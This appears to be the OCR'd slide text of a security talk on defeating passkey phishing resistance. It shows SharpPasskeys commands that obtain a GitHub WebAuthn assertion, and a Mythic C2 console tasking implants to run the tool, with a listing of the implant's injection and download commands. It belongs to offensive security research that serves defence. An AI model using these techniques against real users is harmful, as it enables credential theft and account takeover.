
Breaking the Phishing Resistance

Phishing Protection - Related Origin Requests (ROR)



```
Ubuntu × + ▾  
michael@GRAY:~$ curl https://login.microsoft.com/.well-known/webauthn  
{  
  "origins": [  
    "https://login.live.com",  
    "https://login.microsoftonline.com"  
  ]  
}michael@GRAY:~$
```


Passkey Phishing Attack – Prompt



Passkey Phishing Attack – Assertion Response

```
PowerShell
PS > .\SharpPasskeys.exe prompt -r github.com -c 1IOBmIehGH8dZKXjxdSw_VHs5wxrI8HnoaxDAZS5 -a ClientDevice
19:13:33 info: Passkeys[0] Prompting for credentials with relying party 'github.com' and authenticator hint 'ClientDevice'...
{"id": "kGExWOTJk3CV-igJrwoDrupadlREaz5hgV7LlucUDho", "rawId": "kGExWOTJk3CV-igJrwoDrupadlREaz5hgV7LlucUDho", "type": "public-key",
"authenticatorAttachment": "platform", "response": {"authenticatorData": "0usAJGA4HG8ljoOV0wJvVx8NmnZIjc2DdjmxOu0xZWAFAAAAdQ", "signature": "MEYCIQDOLcpbQALMB7KCK2Q_LCm49a5kcsLDViuGIndN43Z1eQIhANlxSpG3VSuaZ8MJJDkXY8w64bwaiQEvYkBA7pEIkrUf", "userHandle": "ji2vzjgdc4Jq8DRNjFc9_LhjyFF6mAN2YwYt8cA4KCV-Jr90NQ-7qJAg7LZ-zB6Gb7nGNT6a4MjZLXcuY9-Jsg", "clientDataJSON": "eyJ0eXBldjoid2ViYXV0aG4uZ2Z0Iiwia2hhbmGxlbmdlIjoiaMULPQm1JZWwhSDhkWktYanhkU3dfVkhzNXd4ckk4SG5vYXhEQVpTNSIsIm9yaWdpbiI6Imh0dHBzOi8vZ2l0aHViLmNvbSIsImNyb3NzT3JpZ2luIjpmYWxzZX0"}
PS > |
```


C2 Command Generation



DEMO

Passkey Phishing Attack over C2 (Mythic + Apollo)

Mythic

Not Secure127.0.0.1:7443/new/callbacks

120%

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION
9	10.101.0.123	CANARY	Admin	CANARY	13196	1 seconds	Created by mythic_admin at 2026-04-02 13:21:36
5	172.26.128.1	CONTOSO-PC1	Admin	contoso	11376	4 seconds	Created by mythic_admin at 2026-04-02 13:21:36

C2 => WIN11

ys.exe -Arguments prompt --relying-pa...

[Fri May 15 2026 02:38 PM] / T-99 / mythic_admi...

inline_assembly -Assembly SharpPasske

ys.exe -Arguments prompt --relying-pa...

[Fri May 15 2026 02:45 PM] / T-100 / mythic_adm...

help

[Fri May 15 2026 02:47 PM] / T-101 / mythic_adm...

execute_assembly -Assembly SharpPass

keys.exe -Arguments prompt --relying-...

[Fri May 15 2026 02:47 PM] / T-102 / mythic_adm...

help

[Fri May 15 2026 02:49 PM] / T-103 / mythic_adm...

execute_assembly -Assembly SharpPass

keys.exe -Arguments list hello

[Fri May 15 2026 02:49 PM] / T-104 / mythic_adm...

screenshot

[Fri May 15 2026 02:50 PM] / T-105 / mythic_adm...

execute_assembly -Assembly SharpPass

keys.exe -Arguments prompt --relying-...

[Fri May 15 2026 02:52 PM] / T-106 / mythic_adm...

help

[Fri May 15 2026 02:52 PM] / T-106 / mythic_admin / C-9 /

help

	Command	Description
1	=====	=====
3	clear	Usage: clear { all task Num}
4		Description: The 'clear' command will mark tasks as 'cleared' so that they can't be picked up by agents
5	assembly_inject	Usage: assembly_inject [pid] [assembly] [args]
6		Description: Inject the unmanaged assembly loader into a remote process. The loader will then execute the .NET binary in the context of the injected process.
7	download	Usage: download -Path [path/to/file]
8		Description: Download a file off the target system.
9	execute_assembly	Usage: execute_assembly [Assembly.exe] [args]
10		Description: Executes a .NET assembly with the specified arguments. This assembly must first be known by the agent using the 'register_assembly' command or by supplying an assembly with the task.
11	execute_pe	Usage: execute_pe [PE.exe] [args]
12		Description: Executes an unmanaged executable with the specified arguments. This executable must first be known by the agent using the 'register_file' command.
13	exit	Usage: exit
14		Description: Task the implant to exit.
15	help	Usage: help [command]
16		Description: The 'help' command gives detailed information about specific commands or general information about all available commands.
17	get_injection_techniques	Usage: get_injection_techniques
18		Description: List the currently available injection techniques the agent knows about.


Dir: C:\Users\Admin\Downloads

Task an agent...


Passkey Prompt Flooding Attack



Passkey Phishing over RDP




Passkey Phishing from Hyper-V VM



